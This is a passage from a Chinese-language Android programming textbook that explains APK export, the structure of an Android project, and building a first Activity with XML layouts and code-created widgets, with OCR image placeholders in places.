



图 2-38　填写证书的详细信息

（5）选择导出项目的保存路径，如图 2-39 所示。

执行完毕之后就可以直接将导出的 MyFirstAndroidProject.apk 程序安装在 Android 手机上执行了。如果想将开发好的程序发布给所有用户使用，则需要注册 Google Android Market 后进行



发布，或者是找一些“黑市场”进行程序的推广。

用户也可以通过 WinRAR 工具打开打包完成的 MyFirstAndroidProject.apk 文件查看内容，如图 2-40 所示。




图 2-39　设置导出文件位置



图 2-40　打开 APK 文件

2.5　本 章 小 结

（1）如果要进行 Android 手机的开发，则一定要下载 Android-SDK 开发工具。

（2）Android 提供了专门的 Eclipse 开发插件——ADT，只需要下载此工具并配置 SDK 即可完成程序的开发。

（3）Android 2.3 以下的版本主要是针对手机的开发，而 Android 3.0 以上的版本则对应平板电脑的开发。

（4）在建立 Android 项目时一定要考虑到低版本的问题，而配置的 Min SDK Version（最低运行的 SDK 版本）必须与选定的 Android-SDK 的开发级别相匹配。

（5）开发好的 Android 项目可以直接导出并在手机上运行。

第 2 部分



Activity 程序开发

- Android 项目组成
- Activity 程序的基本组成
- 常用显示控件及布局管理
- 使用 Intent 完成多个 Activity 的通信

第 3 章　初识 Activity

通过本章的学习可以达到以下目标：

☑ 可以使用 Eclipse 进行简单的 Android 程序的开发。

☑ 掌握 Android 项目中的各个主要组成部分及其作用。

☑ 掌握 Android 程序的主要开发模式。

☑ 掌握 Activity 与 AndroidManifest.xml 文件的配置。

在第 2 章，在 Eclipse 中配置完 ADT 插件后，已经简单地开发了一个项目，但是此项目本身没有编写任何的代码，本章将作为第 2 章的延续，编写一些简单的 Android 程序，并且讲解一个 Android 项目中各个文件的作用。

3.1　Activity 简介

Activity 实际上是一个人机的交互程序，用于存放各个显示控件，也是 Android 的基本组成部分。所有的 Android 项目都使用 Java 语言进行开发，所以每一个继承了 android.app.Activity 的 Java 类都将成为一个 Activity 程序，一个 Android 项目将由多个 Activity 程序所组成，所有的显示组件都必须放在 Activity 上才可以进行显示。android.app.Activity 类的继承结构如下：

```
java.lang.Object
   ↳ android.content.Context
        ↳ android.content.ContextWrapper
             ↳ android.view.ContextThemeWrapper
                  ↳ android.app.Activity
```

通过 Activity 类的继承结构可以发现，它是 Context 的子类，而 Context 表示整个 Activity 程序的上下文，在 Android 项目开发中，很多地方都要使用到 Activity 类所定义的方法，常见的方法如表 3-1 所示。

表 3-1　Activity 类的常用方法

No.	方　　法	类　　型	描　　述
1	public final View findViewById (int id)	普通	根据组件的 ID 取得组件对象
2	public void setEnabled (boolean enabled)	普通	设置是否可编辑
3	public void setFocusable (boolean focusable)	普通	设置是否默认取得焦点
4	public final void setProgress(int progress)	普通	设置 ProgressBar 的进度

续表

No.	方　　法	类　　型	描　　述
5	Public final void setSecondaryProgress(int secondaryProgress)	普通	设置第二进度条的进度
6	public Window getWindow()	普通	取得一个 Window 对象
7	public void setContentView(int layoutResID)	普通	设置显示组件
8	public void setContentView(View view)	普通	设置显示组件

表 3-1 只是列举出了当前章节中所需要的一些方法，在 Activity 类中提供了 Menu、Intent 和 Services 操作等多种支持，在讲解相关知识点时会将方法列出。

3.2　Android 项目工作区的组成

第 2 章中，在第一个项目建立完成之后，工作区如图 3-1 所示。



图 3-1　Android 项目的目录结构

从图 3-1 中可以发现，建立完的 Android 项目包含许多文件和文件夹，它们都与开发有直接关系，其中，文件夹的作用如表 3-2 所示，文件的作用如表 3-3 所示。

表 3-2　Android 项目中文件夹的作用

No.	文　件　夹	描　　述
1	src	存放所有的*.java 源程序
2	gen	为 ADT 插件自动生成的代码文件保存路径，其中的 R.java 文件将保存所有的资源 ID

续表

No.	文　件　夹	描　　述
3	Android 2.3.3	表示现在使用的 Android-SDK 的版本是 2.3.3，如果建立项目时选择 1.5 版本，则此处为 Android 1.5
4	assets	可以存放项目中一些较大的资源文件，如图片、音乐、字体等
5	res	可以存放项目中所有的资源文件，如图片（*.png、*.jpg）、网页（*.html）、文本等
6	res\drawable-hdpi	保存高分辨率图片资源，可以使用 Resources.getDrawable(id)方法获得资源类型
7	res\drawable-ldpi	保存低分辨率图片资源，可以使用 Resources.getDrawable(id)方法获得资源类型
8	res\drawable-mdpi	保存中等分辨率图片资源，可以使用 Resources.getDrawable(id)方法获得资源类型
9	res\layout	存放所有的布局文件，主要是用于排列不同的显示组件，在 Android 程序中要读取此配置
10	res\values	存放一些资源文件的信息，用于读取文本资源，在本文件夹中有一些约定的文件名称。 ☑ arrays.xml：定义数组数据 ☑ colors.xml：定义表示颜色的数据 ☑ dimens.xml：定义尺度，可以使用 Resources.getDimension()方法获得这些资源 ☑ strings.xml：定义字符串，可以使用 Resources.getString()或 Resources.getText()方法获得这些资源 ☑ styles.xml：定义显示的样式文件
11	res\raw	自定义的一些原生文件所在目录，如音乐、视频等文件格式，可以使用 Resources.getRawResource()方法获得这些资源
12	res\xml	用户自定义的 XML 文件，所有的文件在程序运行时编译到应用程序中，在程序运行时可以使用 Resources.getXML()方法获取
13	res\anim	用于定义动画对象

考虑到以后的学习，在表 3-2 中还列出了许多以后要用到的文件夹。但是切记一点，在 Android 项目中，src 目录保存的所有程序都是 Java 程序，更加准确的说法是，src 目录中保存了所有的 Activity 程序。

说明

提问：res 和 assets 文件夹有什么区别？

在表 3-2 中，asserts 和 res 文件夹都可以存放项目的资源文件，那么这两个有什么区别，使用哪一个更好呢？

回答：使用 res 更加方便。

在开发中，assets 和 res 文件夹都可以存放资源，但是如果将资源保存在 res 文件夹中，ADT 插件会自动帮助用户在 R.java 文件中生成相应的 ID，一旦生成了这些 ID，以后在用户所编写的程序中就可以直接通过 ID 取得各种所需要的控件，而放在 assets 文件夹中的资源文件是不会自动生成 ID 的，所以开发中建议读者使用 res 文件夹保存资源文件。

提示

关于保存图片的 3 个文件夹的说明。

在一个 Android 项目中，存在 3 个存放图片资源的文件夹：drawable-hdpi、drawable-ldpi、drawable-mdpi，由于 Android 手机过多，而不同的手机的屏幕大小不一，为了图片的显示效果更好，建议用 3 个文件夹存放不同分辨率的图片。

表 3-3　Android 项目中文件的作用

No.	文　件	描　述
1	Hello.java	为 Activity 程序，类似于 Java 程序中的主类
2	icon.png	项目中所需要的图片资源文件，在 drawable-hdpi、drawable-ldpi、drawable-mdpi 文件夹中分别保存不同分辨率的图片
3	main.xml	配置所有的控件
4	strings.xml	配置所有的资源信息
5	R.java	此文件为自动生成并自动维护的，当用户向 drawable-hdpi、drawable-ldpi、drawable-mdpi 文件夹中添加图片，或者在 main.xml 文件中配置控件以及在 strings.xml 文件中定义文本信息时，都会自动在此文件夹中生成一个唯一的 ID，以供程序使用
6	AndroidManifest.xml	为 Android 的主要配置文件，用于配置各个组件或一些访问权限等
7	default.properties	Android 项目的属性定义文件

了解了这些文件信息之后，下面分别来观察这些文件中的内容。

【例 3-1】　观察 values\strings.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="hello">Hello World, Hello!</string>
    <string name="app_name">myfirst</string>
</resources>
```

在一个新建立的 Android 项目中，会自动生成以上字符串内容，第 2 章所运行的第一个 Android 程序，默认出现的效果就是这些文字信息。

【例 3-2】　浏览 R.java 程序

```
package org.lxh.demo;
public final class R {
    public static final class attr {
    }
    public static final class drawable {
        public static final int icon=0x7f020000;
    }
    public static final class layout {
        public static final int main=0x7f030000;
    }
    public static final class string {
        public static final int app_name=0x7f040001;
        public static final int hello=0x7f040000;
        public static final int info=0x7f040002;
    }
}
```

R.java 是一个资源文件，其中为所有的图片或者文本信息（strings.xml 文件定义）都定义了唯一的一个 ID 号，此文件由 ADT 插件自动生成，用户不能对其做任何修改。

【例 3-3】 观察 layout\main.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //使用线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器的宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器的高度为屏幕高度
    <TextView                                          //定义文本显示组件
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:text="@string/hello" />                //组件的默认显示文字，从 strings.xml 中读取
</LinearLayout>
```

本配置文件首先定义了一个<LinearLayout>节点，表示采用的是线性布局，之后定义了如下 3 个属性。

- ☑ android:orientation="vertical"：表示现在所有的组件采用垂直方式排列。
- ☑ android:layout_width="fill_parent"：表示现在的组件宽度将填满整个手机屏幕。
- ☑ android:layout_height="fill_parent"：表示现在的组件高度将填满整个手机屏幕。

提示

关于布局管理器的说明。

任何 GUI 程序开发都会涉及布局管理器的概念，布局管理器可以帮助用户摆放所有的 UI 组件，本书将在第 5 章中讲解布局管理器的应用，如果读者在此之前完全没有布局管理器的概念，可以参考《名师讲坛——Java 开发实战经典》一书的第 18 章内容。

在默认情况下，一个 Android 项目建立完成后会自动增加一个文本显示组件，此组件会自动在 main.xml 文件中通过<TextView>节点配置，此节点下定义了如下 3 个属性。

- ☑ android:layout_width="fill_parent"：表示组件的宽度将占据整个屏幕的宽度。
- ☑ android:layout_height="wrap_content"：表示包裹显示的内容，即组件的高度与显示文字的高度一样。
- ☑ android:text="@string/hello"：表示组件显示的内容由 strings.xml 文件中的 hello 这个 key 决定。



先使用再研究组件意义。

<TextView>属于 Android 中的 UI 组件，对于这些组件，如果暂时不清楚也没有关系，因为本书在第 4 章中将详细介绍这些常用的控件。

【例 3-4】 观察 Hello.java 程序——Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
public class Hello extends Activity {
    @Override
```

```
        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);           //调用父类的 onCreate()方法
                super.setContentView(R.layout.main);          //调用布局文件
        }
}
```

本程序为 Android 项目的主体程序，在 Android 项目中，Activity 是一个基本的组成，所以定义 Hello 类时让其继承 Activity 类，而本类中的 onCreate()方法就是启动此 Activity 时要默认调用的方法（此方法为生命周期控制方法，将在第 9 章中讲解）。

在项目开发中，所有的 Activity 程序都在 AndroidManifest.xml 文件中进行注册，所以 AndroidManifest.xml 文件是整个 Android 项目的核心配置文件。

【例 3-5】 观察 AndroidManifest.xml 文件内容

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
        package="org.lxh.demo"                              //应用程序所在的包名称
        android:versionCode="1"                   //表示程序版本，以后有新的版本则加 1，如 2 版
        android:versionName="1.0">                          //显示给用户的信息
        <application                                        //表示应用程序的配置
                android:icon="@drawable/icon"               //配置整个应用程序的图标
                android:label="@string/app_name"> //配置的是标签显示信息，从 strings.xml 中读取
                <activity                                   //配置程序中要使用的 Activity 程序
                        android:name=".Hello"               //指定 Activity 程序的类名称
                        android:label="@string/app_name"> //从资源文件中取出程序的名称
                        <intent-filter>                     //应用程序一运行就执行此 Activity（Hello）
                                <action android:name="android.intent.action.MAIN" />
                                <category android:name="android.intent.category.LAUNCHER" />
                </intent-filter>
                </activity>
        </application>
        <uses-sdk android:minSdkVersion="10" />             //Android 程序使用的最低级别
</manifest>
```

在<application>节点中配置的 android:icon="@drawable/icon"，表示引用 drawable（drawable-hdpi、drawable-ldpi、drawable-mdpi 3 个文件夹中导入）资源配置的图标，引入的图标名称为 icon。

在<application>节点中配置的 android:label="@string/app_name"，表示此应用程序的标签名称从 strings.xml 文件中读取，读取 key 是 app_name 对应的信息。

提示

关于<intent-filter>节点的说明。

<intent-filter>表示执行此 Activity 时所需要的一些过滤操作，本次配置的 MAIN 和 LAUNCHER 表示的是一个 Activity 程序在一个 Android 程序运行时将自动执行，关于此部分内容将在第 9 章中详细讲解。

注意

编写“android:name=".Hello"”时一定要加上“.”。

在编写<activity>节点的 android:name 属性时，所设置的内容一定要在前面加上“.”，这样与<manifest>节点中的 package 属性组合在一起就成了一个完整的“包.类”名称了。

3.3 第一个 Android 程序

基本的 Android 开发环境设置完成之后，下面开始对第一个 Android 程序进行一个简单的深入。在之前的程序中，项目建立完成之后将默认显示一些文字，这些文字信息是在 strings.xml 文件中定义的。那么下面将建立一个普通的文本框和一个普通的按钮，并将文本框的内容设置为“北京魔乐科技软件学院（MLDN）”，将按钮的内容设置为“按我，不过没用”。

为了能够在手机的模拟器中显示一个文本信息和按钮，下面在程序中增加一个文本框和一个按钮的配置，直接修改 layout\main.xml 文件，增加一个新的文本显示框（TextView）和一个按钮（Button）。

【例 3-6】 修改 layout\main.xml 文件，增加新的文本显示框及按钮

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <TextView                                          //定义文本显示组件
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:text="@string/hello" />                //默认显示文字
    <TextView                                          //定义文本显示组件
        android:id="@+id/mytext"                       //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />        //组件高度为文字高度
    <Button                                            //定义按钮组件
        android:id="@+id/mybut"                        //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />        //组件高度为文字高度
</LinearLayout>
```

本程序在原有程序基础上增加了一个文本显示框（TextView）和一个普通的按钮（Button），分别指定其 id 为 mytext 和 mybut。

提示

文本显示框和按钮为以后要学习的组件。

<TextView>为图形显示的一个组件，而<Button>表示一个普通的按钮，这些操作将在以后讲解各种常用组件时进行详细讲解，此处因为读者刚刚接触 Android，建议直接按照所给程序编写即可。

当修改完 layout\main.xml 文件之后，实际上就表示在此项目之中新增加了一些资源（strings.xml 文件的内容也属于资源），而这些配置的资源将自动在 R.java 文件中增加相应的操作配置，以供程序访问。



【例 3-7】 观察 R.java 中的自动配置

```
package org.lxh.demo;
public final class R {
    public static final class attr {
    }
    public static final class drawable {
        public static final int icon=0x7f020000;
    }
    public static final class id {
        public static final int mybut=0x7f050001;
        public static final int mytext=0x7f050000;
    }
    public static final class layout {
        public static final int main=0x7f030000;
    }
    public static final class string {
        public static final int app_name=0x7f040001;
        public static final int hello=0x7f040000;
        public static final int info=0x7f040002;
    }
}
```

在 R.java 文件中将为配置好的字符串信息增加一个唯一的 ID，以后在程序中就可以进行访问了，而且通过 R.java 可以发现，这些注册的资源信息都是通过一个整型变量来表示唯一 ID 的，这与以后程序中要使用的 findViewById(int id)方法是有直接关系的，该方法需要接收一个 int 型的 ID，并通过此 ID 取得相应的组件。

注意

R.java 文件不可手工修改。

R.java 程序中的所有内容为 Eclipse 自动为用户配置的，用户万万不可手工完成修改，否则有可能会造成程序的混乱。

编写完成之后，下面就可以在 Hello 这个 Activity 程序中通过资源文件（R.java）找到文本显示组件以及按钮组件，并且设置文本框中的内容。

【例 3-8】 修改 Hello.java 程序，取得文本显示框和按钮，并设置显示的文字

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.Button;
import android.widget.TextView;
public class Hello extends Activity {
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);         //调用父类的 onCreate()方法
        super.setContentView(R.layout.main);        //调用布局文件
        //取得在 AndroidManifest.xml 配置的组件
        TextView text = (TextView) super.findViewById(R.id.mytext);
        //设置此文本框的显示文字信息
```

```
            text.setText("北京魔乐科技软件学院（MLDN）");
            //取得在 AndroidManifest.xml 配置的组件
            Button but = (Button) super.findViewById(R.id.mybut) ;
            //设置按钮上的显示文字信息
            but.setText("按我，不过没用！") ;
        }
}
```

本程序是一个 Activity 程序，所有的 Activity 程序都默认继承 Activity 类，并且要覆写此类中的 onCreate()方法（可以将此方法理解为 main()方法，表示从此方法开始执行），这样在 Android 项目执行时才会自动运行，而通过程序中的 setContentView()方法，可以设置本 Activity 程序要使用的布局管理器，此处设置的布局管理器是 layout\main.xml 文件，而在设置时使用的是 ID 的方式找到的（R.layout.main），设置完布局管理器之后才可以取得在 main.xml 文件中所定义的各个组件（两个文本显示框 TextView 和一个按钮 Button），随后通过 super.findViewById()方法分别从 R.java 中取得了文本显示框控件（R.id.mytext）和按钮控件（R.id.mybut）的对象（每一个组件都对应一个 ID，这些 ID 在 R.java 中自动注册），之后分别使用 setText()方法设置文本框中的显示内容，此时程序的运行效果如图 3-2 所示。

提示

此时按钮没有任何效果。

本程序中增加了一个操作的按钮，但是由于没有任何的监听程序支持，所以此按钮不会有任何反应，关于此部分的内容将在第 5 章中详细介绍，此处只需要观察运行效果即可。



图 3-2　设置文本组件的显示文字（为了方便排版采用横屏方式显示）

提示

Android 程序由两部分组成。

通过上面的范例可以发现，一个 Android 程序实际上由两部分组成：*.xml 文件配置组件和*.java 程序取得组件，这与 Adobe 的 FLEX 技术非常相似。

以上程序是直接将具体的文字信息写在了程序中，当然，还可以将所有要显示的文字信息直接在 values\strings.xml 文件中进行配置。



【例 3-9】 编辑 values\strings.xml 文件，加入两条新的内容

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="hello">Hello World, Hello!</string>
    <string name="app_name">myfirst</string>
    <string name="info">北京魔乐科技软件学院（MLDN）</string>
    <string name="msg">按我，不过没用！</string>
</resources>
```

上述程序中表示增加了两个新的信息对（info=北京魔乐科技软件学院（MLDN）、msg=按我，不过没用！），在以后的程序中将通过 key 取得其对应的值，而当 strings.xml 文件被修改之后，将自动在 R.java 文件中对此字符串进行注册。

【例 3-10】 观察 R.java 文件的内容

```
package org.lxh.demo;
public final class R {
    public static final class attr {
    }
    public static final class drawable {
        public static final int icon=0x7f020000;
    }
    public static final class id {
        public static final int mybut=0x7f050001;
        public static final int mytext=0x7f050000;
    }
    public static final class layout {
        public static final int main=0x7f030000;
    }
    public static final class string {
        public static final int app_name=0x7f040001;
        public static final int hello=0x7f040000;
        public static final int info=0x7f040002;
        public static final int msg=0x7f040003;
    }
```

此时，可以直接将 strings.xml 文件中配置的相关内容，通过 main.xml 文件直接设置到要显示的控件上去，使用 android:text 属性即可指定。

【例 3-11】 修改 layout\main.xml 文件，直接将 strings.xml 文件中的内容设置到文本控件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"              //所有组件垂直摆放
    android:layout_width="fill_parent"          //布局管理器的宽度为屏幕宽度
    android:layout_height="fill_parent">        //布局管理器的高度为屏幕高度
    <TextView                                   //定义文本显示组件
        android:layout_width="fill_parent"      //组件宽度为屏幕宽度
        android:layout_height="wrap_content"    //组件高度为文字高度
        android:text="@string/hello" />         //从资源文件中读取默认显示文字
    <TextView                                   //定义文本显示组件
        android:id="@+id/mytext"                //组件 ID，程序中使用
        android:layout_width="fill_parent"      //组件宽度为屏幕宽度
        android:layout_height="wrap_content"    //组件高度为文字高度
```

```
            android:text="@string/info" />           //从资源文件中读取默认显示文字
    <Button                                          //定义按钮组件
            android:id="@+id/mybut"                  //组件 ID，程序中使用
            android:layout_width="fill_parent"       //组件宽度为屏幕宽度
            android:layout_height="wrap_content"     //组件高度为文字高度
            android:text="@string/msg" />            //从资源文件中读取默认显示文字
</LinearLayout>
```

上述程序在配置 mytext 文本组件和 mybut 按钮组件时使用了 android:text 属性，而此属性设置的内容是@string/info 和@string/msg，表示从 values\strings.xml 文件中读取 key 为 info 和 msg 的字符串内容，而因此处是直接配置的，所以 Hello.java 中不用做任何处理。

【例 3-12】 将 Hello.java 程序中所有设置文本框内容的操作删除

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
public class Hello extends Activity {
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
    }
}
```

此时，即使不编写任何代码也可以正常地设置文本，程序的运行效果如图 3-3 所示。



图 3-3　通过资源文件配置显示信息

提示

配置与程序相分离。

在实际开发中，肯定要显示大量的信息，为了保证程序的可维护性，建议不要将所有的显示信息直接在程序中编写，而都在配置的资源文件中编写，这样做也符合 MVC 设计模式的要求。

本书在以后讲解时，受篇幅所限以及为了读者更好地理解代码，而将所有的文字信息都直接写在程序代码之中，而在开发中，建议读者按照本代码的形式编写项目。

3.4　第一个 Android 程序深入

以上程序是通过配置布局管理器的形式设置的组件，而在 Activity 程序中，通过 findViewById()方法取得每一个实例化好的组件，但是在 Android 程序中，每一个显示的组件实际上都可以通过一个具体的类表示，那么用户就可以直接利用构造方法实例化这些组件的对象，之后通过程序进行显示。Android 系统中大部分的显示组件在进行实例化时都需要指定当前的 Activity 程序的上下文操作。

例如，以下代码是在一个 Activity 程序中实例化了一个 TextView 类的对象：

```
TextView text = new TextView(this) ;
```

在通过关键字 new 进行对象实例化时，使用了一个关键字 this，this 表示当前要进行组件显示的 Activity 程序（严格来讲是一个 Context 对象），而随后依然可以利用 TextView 类中提供的 setText()方法设置显示的文字，而显示的文字信息可以直接利用 Activity 类中提供的 getString()方法从资源文件（strings.xml）中取得。

【例 3-13】 通过 Activity 程序显示文本组件

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;
public class Hello extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);			//调用父类的 onCreate()方法
		TextView text = new TextView(this) ;			//定义文本显示组件
		text.setText(super.getString(R.string.info)) ;		//设置组件文字
		super.setContentView(text);				//设置显示组件
	}
}
```

由于本程序是直接通过程序生成的显示组件，所以程序中不再需要加载 main.xml 的布局管理器文件（相当于省略了“super.setContentView(R.layout.*main*);”程序语句），当程序生成组件之后，直接利用 setContextView()方法将文本组件加入到显示的容器中，程序的运行效果如图 3-4 所示。


提示

本程序将只显示一个文本。

编写本程序的主要目的是希望读者清楚，在 Android 操作系统中，所有的组件既可以通过配置文件完成配置，也可以通过程序代码编写完成，但是另一方面，由于本程序没有加入任何布局管理器的控制，所以当程序运行后，界面中只会显示一个文本显示组件的操作，而如何通过程序控制各个组件的布局，将在第 7 章中详细解释。



图 3-4　通过程序生成组件

与之前通过配置生成的程序相比可以发现，两者的区别如下。

（1）通过配置文件生成的组件，Activity 程序中需要设置默认布局管理器：

```
super.setContentView(R.layout.main);
```

（2）通过程序生成时，所设置的就是一个要显示的组件，而不再需要设置布局管理器：

```
super.setContentView(text);
```

但是，利用编程方式所生成的组件，每次只能显示一种组件，而且没有布局管理器对组件进行管理，所以下面对程序做进一步的扩充，定义一个线性布局管理器（LinearLayout）对象，并在其中增加多个组件。

【例 3-14】 定义布局管理器，并增加组件

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.Button;
import android.widget.LinearLayout;
import android.widget.TextView;
public class Hello extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);			//调用父类的 onCreate()方法
		LinearLayout layout = new LinearLayout(this) ;		//定义布局管理器
		layout.setOrientation(LinearLayout.VERTICAL) ;	//垂直摆放所有组件
		TextView text = new TextView(this) ;			//创建文本显示组件
		text.setText(super.getString(R.string.info)) ;		//从资源文件中设置显示文字
		Button but = new Button(this) ;				//创建按钮
		but.setText(super.getString(R.string.msg)) ;		//设置显示文字
		layout.addView(text) ;					//增加组件
		layout.addView(but) ;					//增加组件
		super.setContentView(layout);				//设置默认布局管理器
	}
}
```

本程序首先实例化一个 LinearLayout 类的对象，之后通过 setOrientation()方法将当前布局管理器的组件设置垂直（LinearLayout.VERTICAL）摆放，随后利用 addView()方法向布局管理器

中增加 TextView 和 Button 两个组件，程序的运行效果如图 3-5 所示。



图 3-5　通过代码生成组件



关于组件的配置与类。

通过以上代码可以发现，在 Android 的开发中，所有组件既可以通过配置的形式完成定义，也可以利用程序生成，这样极大地方便了开发者的使用，也让程序的操作更加灵活。

3.5　本 章 小 结

（1）Android 项目由若干个 Activity 程序所组成，每一个 Activity 都是一个 Java 类。

（2）一个 Android 项目中所有用到的资源都保存在 res 文件夹中。

（3）Android 中的组件需要在布局管理器中进行配置，之后在 Activity 程序中可以使用 findViewById()方法查找并进行控制。

（4）在布局管理器中定义的每一个组件都有其对应的操作类，用户可以直接实例化这些类的对象进行组件的定义显示。

（5）标准的 Android 项目，所有的文字显示信息应该保存在 strings.xml 文件中。

第 4 章　Android 中的基本控件（上）

通过本章的学习可以达到以下目标：

☑ 掌握 View 类和各 UI 组件之间的联系。

